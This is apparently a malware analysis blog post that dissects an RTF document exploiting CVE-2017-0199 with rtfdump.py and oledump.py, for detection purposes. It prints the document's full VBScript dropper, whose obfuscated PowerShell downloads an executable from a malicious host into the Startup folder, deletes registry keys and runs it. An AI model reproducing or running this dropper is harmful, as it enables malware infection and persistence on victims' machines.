Analysis of a CVE-2017-0199 Malicious RTF Document

Didier Stevens maldoc, malware, remote code execution April 12, 2017 3 Minutes


There is a new exploit (CVE-2017-0199) going around for which a patch was released by Microsoft on 11/04/2017. In this post, we analyze an RTF document exploiting this vulnerability and provide a YARA rule for detection.

rtfdump.py is a Python tool to analyze RTF documents. Running it on our sample produces a list with all “entities” in the RTF document (text enclosed between {}):

NVISO Demo

```
C:\Demo>rtfdump.py 846e961388282a7deeb766b5b4497e7d.vir.zip
    1 Level  1        c=   29 p=00000000 l=   37518 h=   17319 b=       0   u=    2696 \rtf1
    2  Level  2       c=   88 p=000000a1 l=    6366 h=     660 b=       0   u=    1080 \fonttbl
    3   Level  3      c=    1 p=000000aa l=      82 h=      23 b=       0   u=      11 \f0
    4    Level  4     c=    0 p=000000cc l=      31 h=      20 b=       0   u=       0 \*\panose
    5   Level  3      c=    1 p=000000fd l=      80 h=      25 b=       0   u=       7 \f34
    6    Level  4     c=    0 p=00000120 l=      31 h=      20 b=       0   u=       0 \*\panose
    7   Level  3      c=    1 p=00000150 l=      74 h=      22 b=       0   u=       5 \f38
    8    Level  4     c=    0 p=00000173 l=      31 h=      20 b=       0   u=       0 \*\panose
    9   Level  3      c=    1 p=0000019b l=      95 h=      23 b=       0   u=      11 \flomajor
   10    Level  4     c=    0 p=000001ca l=      31 h=      20 b=       0   u=       0 \*\panose
   11   Level  3      c=    1 p=000001fd l=      95 h=      23 b=       0   u=      11 \fdbmajor
   12    Level  4     c=    0 p=0000022c l=      31 h=      20 b=       0   u=       0 \*\panose
   13   Level  3      c=    1 p=0000025d l=      87 h=      24 b=       0   u=       4 \fhimajor
   14    Level  4     c=    0 p=0000028c l=      31 h=      20 b=       0   u=       0 \*\panose
   15   Level  3      c=    1 p=000002b7 l=      95 h=      23 b=       0   u=      11 \fbimajor
   16    Level  4     c=    0 p=000002e6 l=      31 h=      20 b=       0   u=       0 \*\panose
   17   Level  3      c=    1 p=00000317 l=      95 h=      23 b=       0   u=      11 \flominor
   18    Level  4     c=    0 p=00000346 l=      31 h=      20 b=       0   u=       0 \*\panose
   19   Level  3      c=    1 p=00000379 l=      95 h=      23 b=       0   u=      11 \fdbminor
   20    Level  4     c=    0 p=000003a8 l=      31 h=      20 b=       0   u=       0 \*\panose
   21   Level  3      c=    1 p=000003d9 l=      87 h=      23 b=       0   u=       5 \fhiminor
   22    Level  4     c=    0 p=00000408 l=      31 h=      20 b=       0   u=       0 \*\panose
   23   Level  3      c=    1 p=00000433 l=      95 h=      23 b=       0   u=      11 \fbiminor
   24    Level  4     c=    0 p=00000462 l=      31 h=      20 b=       0   u=       0 \*\panose
   25   Level  3      c=    0 p=00000493 l=      57 h=       5 b=       0   u=      11 \f41
   26   Level  3      c=    0 p=000004cd l=      58 h=       4 b=       0   u=      13 \f42
   27   Level  3      c=    0 p=0000050a l=      60 h=       5 b=       0   u=      14 \f44
   28   Level  3      c=    0 p=00000547 l=      58 h=       3 b=       0   u=      14 \f45
   29   Level  3      c=    0 p=00000582 l=      63 h=       6 b=       0   u=      16 \f46
```

This is often a huge list with a lot of information. But here, we are interested in OLE 1.0 objects embedded within this RTF file. We can use the filter with option -f O for such objects:



There are 2 entities (objdata and datastore) with indices 153 and 249 (this is a number generated by rtfdump, it is not part of the RTF code). The content of an object is encoded with hexadecimal characters in an RTF file, entity 153 contains 5448 hexademical characters. So let's take a look by selecting this entity for deeper analysis with option -s 153:

```
NVISO Demo
C:\Demo>rtfdump.py -s 153 846e961388282a7deeb766b5b4497e7d.vir.zip |more
00000000: 30 31 30 35 30 30 30 30 30 32 30 30 30 30 30 30  01050000002000000
00000010: 30 39 30 30 30 30 30 30 34 66 34 63 34 35 33 32  090000004f4c4532
00000020: 34 63 36 39 36 65 36 62 30 30 30 30 30 30 30 30  4c696e6b00000000
00000030: 30 30 30 30 30 30 30 30 30 30 30 30 30 61 30 30  0000000000000a00
00000040: 30 30 0D 0A 64 30 63 66 31 31 65 30 61 31 62 31  00..d0cf11e0a1b1
00000050: 31 61 65 31 30 30 30 30 30 30 30 30 30 30 30 30  1ae1000000000000
00000060: 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
00000070: 30 30 30 30 33 65 30 30 30 33 30 30 66 65 66 66  00003e000300feff
00000080: 30 39 30 30 30 36 30 30 30 30 30 30 30 30 30 30  0900060000000000
00000090: 30 30 30 30 30 30 30 30 30 30 30 30 30 31 30 30  0000000000000100
000000A0: 30 30 30 30 30 31 30 30 30 30 30 30 30 30 30 30  0000010000000000
000000B0: 30 30 30 30 30 30 31 30 30 30 30 30 30 32 30 30  0000001000000200
000000C0: 30 30 30 30 30 31 30 30 30 30 30 30 66 65 66 66  000001000000feff
000000D0: 66 66 66 66 30 30 30 30 30 30 30 30 30 30 30 30  ffff000000000000
000000E0: 30 30 30 30 66 66 66 66 66 66 66 66 66 66 66 66  0000ffffffffffff
000000F0: 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
00000100: 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
00000110: 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
00000120: 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
00000130: 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
00000140: 0D 0A 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ..ffffffffffffff
00000150: 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
00000160: 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
00000170: 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
00000180: 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
00000190: 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
000001A0: 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
000001B0: 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
000001C0: 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
```


In this hex/ascii dump, we can see that the text starts with 01050000 02000000, indicating an OLE 1.0 object. As the second line starts with d0cf11e0, we can guess it contains an OLE file.

With option -H, we can convert the hexadecimal characters to binary:

```
NVISO Demo
C:\Demo>rtfdump.py -s 153 -H 846e961388282a7deeb766b5b4497e7d.vir.zip
00000000: 01 05 00 00 02 00 00 00 09 00 00 00 4F 4C 45 32  ............OLE2
00000010: 4C 69 6E 6B 00 00 00 00 00 00 00 00 00 00 0A 00  Link............
00000020: 00 D0 CF 11 E0 A1 B1 1A E1 00 00 00 00 00 00 00  .╨╧.αí▒.ß.......
00000030: 00 00 00 00 00 00 00 00 00 3E 00 03 00 FE FF 09  .........>...■ .
00000040: 00 06 00 00 00 00 00 00 00 00 00 00 00 01 00 00  ................
00000050: 00 01 00 00 00 00 00 00 00 00 10 00 00 02 00 00  ................
00000060: 00 01 00 00 00 FE FF FF FF 00 00 00 00 00 00 00  .....■   .......
00000070: 00 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  .
00000080: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000090: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000000A0: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000000B0: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000000C0: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000000D0: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000000E0: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000000F0: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000100: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000110: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000120: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000130: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000140: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000150: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000160: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000170: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000180: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000190: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000001A0: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000001B0: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000001C0: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
```


Now we can see the string OLE2Link, which has often been referred to when talking about this zero-day. With option -i, we can get more information about the embedded object:

So it is clearly an embedded OLE file, and the name OLE2Link followed by a zero byte was chosen to identify this embedded OLE file. With option -E, we can extract the embedded object:



Since this is an OLE file, we can analyze it with oledump.py: we dump the file with option -d and pipe it into oledump:

The OLE file contains 2 streams. Let’s take a look at the first stream:



We can recognize a URL, let's extract it with strings:

Because of vulnerability CVE-2017-0199, this URL will automatically be downloaded. The web server serving this document, will identify it as an HTA file via a Content-Type header:

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 11 Apr 2017 21:47:00 GMT
Content-Type: application/hta
Content-Length: 27450
Connection: keep-alive
Last-Modified: Tue, 11 Apr 2017 19:29:46 GMT
ETag: "8a02b1-6b3a-54ce91d573a17"
Accept-Ranges: bytes
```

Because this download is performed by the URL Moniker, this moniker will recognize the content-type and open the downloaded file with Microsoft's HTA engine. The downloaded HTA file might look to us like an RTF file, but the HTA parser will find the VBS script and execute it:

```
\pard\plain \ltrpar\ql \li0\ri0\widctlpar\wrapdefault\aspalpha\aspnum\faauto\adjustright\rin0\lin0\itap0 \rtlch\fcs1 \af0\afs24\alang1025 \ltrch\fcs0
\fs24\lang1036\langfe1033\cgrid\langnp1036\langfenp1033 {\rtlch\fcs1 \af0 \ltrch\fcs0 \insrsid9006829
XMEN}{\rtlch\fcs1 \af0 \ltrch\fcs0 \insrsid9990342
\par }{\*\themedata 504b0304140006000800000002100e9de0fbfff0000001c020000130000005b436f6e74656e745f54797065735d2e786d6cac91cb4ec3301045f748fc83e52d4a
9cb2400825e982c78ec7a27cc0c8992416c9d8b2a755fbf74cd25442a820166c2cd933f79e3be372bd1f07b5c3989ca74aaff2422b24eb1b475da5df374fd9ad5689811a183c61a50f98f4
babebc2837878049899a52a57be670674cb23d8e90721f90a4d2fa3802cb35762680fd800ecd7551dc18eb899138e3c943d7e503b6b01d583deee5f99824e290b4ba3f364eac4a430883b3
c092d4eca8f946c916422ecab927f52ea42b89a1cd59c254f919b0e85e6535d135a8de20f20b8c12c3b00c895fcf6720192de6bf3b9e89ecdbd6596cbcdd8eb28e7c365ecc4ec1ff1460f5
3fe813d3cc7f5b7f020000ffff0300504b0304140006000800000002100a5d6a7e7c0000000360100000b0000005f72656c732f2e72656c73848fcf6ac3300c87ef85bd83d17d51d2c31825
762fa590432fa37d00e1287f68221bdb1bebdb4fc7060abb0884a4eff7a93dfeae8bf9e194e720169aaa06c3e2433fcb68e1763dbf7f82c985a4a725085b787086a37bdbb55fbc50d1a33c
cd311ba548b63095120f88d94fbc52ae4264d1c910d24a45db3462247fa791715fd71f989e19e0364cd3f51652d73760ae8fa8c9ffb3c330cc9e4fc17faf2ce545046e37944c69e462a1a8
2fe353bd90a865aad41ed0b5b8f9d6fd010000ffff0300504b0304140006000800000021006b799616830000008a0000001c0000007468656d652f746865
6d652f7468656d654d616e616765722e786d6c0ccc4d0ac3201040e17da17790d93763bb284562b2cbaebbf600439c1a41c7a0d29fdbd7e5e38337cedf14d59b4b0d592c9c070d8a65cd2e
88b7f07c2ca71ba8da481cc52c6ce1c715e6e97818c9b48d13df49c873517d23d59085adb5dd20d6b52bd521ef2cdd5eb9246a3d8b4757e8d3f729e245eb2b260a0238fd010000ffff0300
504b0304140006000800000021003 0dd4329a8060000a41b000016000000746865 6d652f7468656d652f7468656d65312e786d6cec594f6fdb3614bf0fd87720746f6327761a07758ad8b1
9b2d4d1bc46e871e698996d850a240d2497d1bdae38001c3ba618715d86d87615b8116d8a5fb34d93a6c1dd0afb0475292c5585e9236d88aad3e2412f9e3fbff1e1fa9abd7eec70c1d1221
294fda5efd72cd4324f1794093b0eddd1ef62fad79482a9c0498f184b4bd2991deb58df7dfbb8ad755446282607d22d771db8b944ad79796a40fc3585ee62949606ecc458c15bc8a702910
f808e8c66c69b9565b5d8a314d3c94e018c8de1a8fa94fd05093f43672e23d06af89927ac06762a049136785c10607758d9053d965021d62d6f6804fc08f86e4bef210c352c144dbab999f
b7b4717509af678b985ab0b6b4ae6f7ed9ba6c4170b06c788a705430adf71bad2b5b057d03606a1ed7ebf5babd7a41cf00b0ef83a6569632cd467faddec9699640f6719e76b7d6ac355c7c
89feca9cccad4ea7d36c65b258a206641f1b73f8b5da6a6373d9c11b90c537e7f08dce66b7bbeae00dc8e257e7f0fd2badd5868b37a088d1e4600ead1ddaef67d40bc898b3ed4af81ac0d7
6a197c86826828a24bb318f3442d8ab518dfe3a20f000d6458d104a9694ac6d88728eee2782428d60cf03ac1a5193be4cbb921cd0b495fd054b5bd0f530c1931a3f7eaf9f7af9e3f45c70f
9e1d3ff8e9f8e1c3e3073f5a42ceaa6d9c84e5552fbffdeccfc71fa33f9e7ef3f2d117d57859c6fffac327bffcfc793510d26726ce8b2f9ffcf6ecc98baf3efdfdbb4715f04d814765f890
c644a29be408edf3181433567125272371be15c308d3f28acd249438c19a4b05fd9e8a1cf4cd296699771c393ac4b5e01d01e5a30a787d72cf1178108989a2159c77a2d801ee72ce3a5c54
5a6147f32a99793849c26ae66252c6ed637c58c5bb8b13c7bfbd490a75330f4b47f16e441c31f7184e140e494214d273fc80900aedee52ead87597fa824b3e56e82e451d4c2b4d32a42327
9a668bb6690c7e9956e90cfe766cb37b077538abd27a8b1cba48c80acc2a841f12e698f13a9e281c57911ce298950d7e03aba84ac8c154f8655c4f2af074481847bd804859b5e696007d4b
4edfc150b12addbecba6b18b148a1e54d1bc81392f23b7f84137c2715a851dd0242a633f900710a218ed715505dfe56e86e877f0034e16bafb0e258ebb4faf06b769e888340b103d331115
bebc4eb813bf83291b63624a0d1475a756c734f9bbc2cd28546ecbe1e20a3794ca175f3fae90fb6d2dd99bb07b55e5ccf68942bd0877b23c77b908e8db5f9db7f024d9239010f35bd4bbe2
fcae387bfff9e2bc289f2fbe24cfaa301468dd8bd846dbb4ddf1c2ae7b4c191ba8292337a469bc25ec3d411f06f53a73e224c5292c8de0516732307070a1c0660d125c7d44553488700a4d
7bddd3444299910e254ab984c3a219aea4adf1d0f82b7bd46cea4388ad1c12ab5d1ed8e1153d9c9f350a3246aad01c6873462b9ac05999ad5cc988826eafc3acae853a33b7ba11cd144587
5ba1b236b1<script language="VBScript">Window.ReSizeTo 0, 0 : Window.moveTo -2000,-2000 : Set Office = CreateObject( "WScript.Shell" ) : appData =
Office.expandEnvironmentStrings("%APPDATA%") & "\Microsoft\Windows\Start Menu\Programs\Startup\winword.exe" : Office.run "Po"+"w"+"erS"+"he"+"ll -
Window"+"Style Hid"+"den taskkill /f /im winword.exe;",0,true : Office.run "Po"+"w"+"erS"+"he"+"ll -Window"+"Style Hid"+"den (New-Object
Sys"+"tem."+"Net."+"Web"+"Client).Do"+"wnl"+"oadFi"+"le('http://hyoeyeep.ws/sp.exe', '%appdata%\Microsoft\Windows\Start
Menu\Programs\Startup\winword.exe');",0,true : Office.run "Po"+"w"+"erS"+"he"+"ll -Window"+"Style Hid"+"den (New"+"-O"+"bje"+"ct
Sys"+"tem."+"Ne"+"t.We"+"bClie"+"nt).D"+"ownl"+"oad"+"F"+"ile('http://hyoeyeep.ws/sp.doc', '%temp%\document.doc');",0,false : Office.run
"Po"+"w"+"erS"+"he"+"ll -Window"+"Style Hid"+"den Rem"+"ove-I"+"tem -Path HKCU:\Software\Microsoft\Office\15.0\Word\Resiliency -recurse;Re"+"move"+"-
I"+"tem -Path HKCU:\Software\Microsoft\Office\16.0\Word\Resiliency -recurse;",0,true : Office.run """" & appData & """",0,false : Office.run
"cm"+"d."+"e"+"xe "+" '/c start /MAX """" winword /q ""%temp%\document.doc""",0,false :
self.close</script>399483c90bd560b0b0263435085a21b0f22a9cf9356b38ec6046026d77eba3dc2dc60b17e92219e180643ed27acffba86e9c94c7ca9c225a0f1b0cfae0788ad54ad
c5a9aec1b703b8b93caec1a0bd8e5de7b132fe5113cf312503b998e2c2927274bd051db6b35979b1ef271daf6c6704e86c73805af4bdd476216c26593af840dfb5393d964f9cc9bad5c313
709ea70f561ed3ea7b053075221d51696910d0d339585004b34272bff7213cc7a510a5454a3b349b1b206c1f0af490176745d4bc663e2abb2b34b23da76f6352ba57ca2881844c1111ab18
9d8c7e07e1daaa04f40255c77988aa05fe06e4e5bdb4cb9c5394bbaf28d98c1d971ccd20867e556a7689ec9166e0a522183792b8907ba55ca6e943bbf2a26e52f48957218ffcf54d1fb09d
c3eac04da033e5c0d0b8c74a6b43d2e54c4a10aa511f5fb021a07533b205ae07e17a621a8e082dafc17e450ffb739676998b48643a4daa7211214f623150942f6a02c99e83b85583ddbbb2
c49961132115512 57a656ec1139246ca86be0aadedb3d1441a89b6a929501833b197fee7b9641a3503739e57c732a59b1f7da1cf8a73b1f9bcca0945b874d4393dbbf10b1680f66bbaa5d6
f96e77b6f59113d316bb31a795600b3d256d0cad2fe354538e7566b2bd69cc6cbcd5c38f0e2bcc63058344429dc2121fd07f63f2a7c66bf76e80d75c8f7a1b622f878a18941d840545fb28
d07d205d20e8ea071b283369834296bdaac75d256cb37eb0bee740bbe278cad253b8bbfcf69eca23973d939b97891c6ce2cecd8da8e2d343578f6648ac2d0383fc818c798cf64e52f597c7
```


This VBS script performs several actions, ultimately downloading and executing a malicious executable.

Detection

Let's take a second look at the first stream in the OLE file (the stream with the malicious URL):

```
         0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 01 00 00 02 09 00 00 00 01 00 00 00 00 00 00 00   ................
0010h: 00 00 00 00 00 00 00 00 5C 01 00 00 E0 C9 EA 79   ........\...àÉêy
0020h: F9 BA CE 11 8C 82 00 AA 00 4B A9 0B 44 01 00 00   ùºÎ.Œ‚.ª.K©.D...
0030h: 68 00 74 00 74 00 70 00 3A 00 2F 00 2F 00 68 00   h.t.t.p.:././.h.
0040h: 79 00 6F 00 65 00 79 00 65 00 65 00 70 00 2E 00   y.o.e.y.e.e.p...
0050h: 77 00 73 00 2F 00 74 00 65 00 6D 00 70 00 6C 00   w.s./.t.e.m.p.l.
